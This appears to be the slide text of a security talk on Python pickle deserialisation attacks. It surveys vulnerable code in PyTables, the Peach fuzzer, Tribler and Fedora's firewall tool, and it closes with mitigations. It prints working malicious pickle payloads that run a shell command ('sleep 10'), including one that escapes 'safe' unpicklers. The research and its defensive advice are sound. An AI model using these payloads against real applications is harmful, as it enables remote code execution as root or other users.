 - Extracts embedded callable names
 - Extracts entities and their types
 - Summarises the pickle
 - Generates shellcode according to provided parameters
 - Library is parameterised e.g. port number, host names, Python for eval() etc
 - Applies wrapper functions
 - Inserts shellcode smartly
 - Performs type checking on the shellcode and the entity it is replacing

Anapickle

DEMO

Application survey

- Looked on Google Code, Nullege, Sourceforge, Google, Pastebin
- Approaches
 - Strings with strong likelihood of being bad

"pickle.loads(packet"

"pickle.loads(msg"

"pickle.loads(data"

"pickle.loads(message"

"pickle.loads(buffer"

"pickle.loads(req"

"pickle.loads(recv"

"pickle.loads(net"

"pickle.loads(*decompress"

"pickle.loads(*decode"

"pickle.loads(*url"

- More general loads() review

Results: so much for the warnings

- Examples for naked loads() found in web apps, thick apps, security apps, modules
- Not endemic, but not hard to find
 - Network-based
 - Evil party
 - MitM
 - File-based
 - Cache-based

Example 1

```
92 class Root(controllers.RootController):
93
94     @expose("json")
95     def dotransfer(self, transfer_copyto_request):
96         req = progbase.urlsafe_decode(str(transfer_copyto_request))
97         trmgr = TransferManager()
98         res = trmgr.perform_action2(req, program_base.complete_path)
99         res['thanks'] = ''
100         return res
101
102     @expose(template="movekitg.templates.view_transfer_copyto")
103     def view_transfer_copyto(self, transfer_info):
104         init_all()
105         t_info = progbase.urlsafe_decode(transfer_info)
106         cherrypy.session['transfer_info'] = cherrypy.session.get('transfer_info', '')
107         cherrypy.session['transfer_info'] = t_info
108
```

```
21
22 def urlsafe_decode(ss):
23     return cPickle.loads(zlib.decompress(base64.urlsafe_b64decode(ss)))
24
```

Example 2: PyTables

"PyTables is a package for managing hierarchical datasets and designed to efficiently and easily cope with extremely large amounts of data" – pytables.org

```
import tables
f = tables.openFile( 'somefile', 'w' )
node = f.createTable( f.root, 'sometable', { 'col':
    tables.StringCol(10) }, title = "cos\npopen\n(S'sleep
10'\ntRp100\n0c__builtin__\ngetattr\n(c__builtin__\nfile
\nS'read'\ntRp101\n0c__builtin__\napply
\n(g101\n(g100\nI1000\nltRp102\n0c__builtin__\ngetattr
\n(c__builtin__\nfile\nS'close'\ntRp103\n0c__builtin__
\napply\n(g103\n(g100\nltRp104\n0g102\n." )
```

I.e. if users control table titles, they get RCE

Example 3: Peach fuzzer

- Peach fuzzer supports agent-based fuzzing
- Agent and controller communicate over the network
- Unauthenticated (well, by the time auth happens it's too late)
- Using pickle

Peach fuzzer

DEMO

Example 4: Tribler

- First torrent-based p2p streaming media finder / player / community thing
- Research project from Delft University of Technology and Vrije Universiteit Amsterdam (10 PhDs, 2 postdoc, significant cash)
- Research platform supports stats gathering
- Pickle used to transport data
- Clients only accept Pickles from verified researchers
- Researchers accept Pickles from any client
- Two attacks
 - Researchers own clients
 - Clients own researchers

Example 5: system-firewall-config

- RedHat Enterprise Linux and Fedora ship a GUI firewall config tool
- By default, only available to admins
- However, permission can be delegated via PolKit for certain users to *only* configure the firewall
 - Required action for sharing printers
- I.e. in a large-scale RHEL/Fedora deployment, not unlikely
- GUI runs as the logged in user
- Backend runs as 'root'
- Each talks via dbus to the other, passing pickles in the process
 - I.e. low-priv client sends code that is executed by 'root'
- SELinux saves you (except from DoS)
- CVE-2011-2520

system-config-firewall

DEMO

Protections

- When Pickle is a transport
 - Don't use if parties are unequally trusted
 - Don't allow the possibility of alteration in transit (use SSL or sign pickles)
- When Pickle is a storage
 - Review filesystem permissions
 - Prevent TOCTOUs
- Review requirement for Pickle
 - JSON is a drop in replacement for data transport
 - pickle.dumps -> json.dumps
 - pickle.loads -> json.loads

"Safe" Unpicklers

- Occasional reference to safe unpicklers
 - They override the class loader, implementing either whitelists or blacklists
- Hard to get right
- Here's an escape using four builtins (globals, getattr, dict, apply)

```
c__builtin_globals(tRp100\n0c__builtin__\ngetattr\n(c__builtin__\ndict\nS'g\net'\ntRp101\n0c__builtin__\napply\n\n(g101\n\n(g100\n\nS'loads'\n\nltRp102\n\n(S'cos\\\n\nsystem\\\n\n(S\\'\nsleep 10\\'\n\nR.'tR
```

- Lesson: don't try sanitise pickle. Trust or reject

Future considerations

- Extend Anapickle to later versions
- Embed Python bytecode in Pickles
- Look for pickle stream injection in dumps()
- Explore output handling

Summary

- Pickles have a known vulnerability
 - No public exploitation guides
- Covered the PVM
- Attack scenarios
- Shellcode guidelines
- Released a shellcode library
- Converttopickle.py a tool for writing shellcode
- Anapickle, a tool for manipulating pickles
- Application survey find bugs in the wild



Also, please fill in the feedback forms

Questions?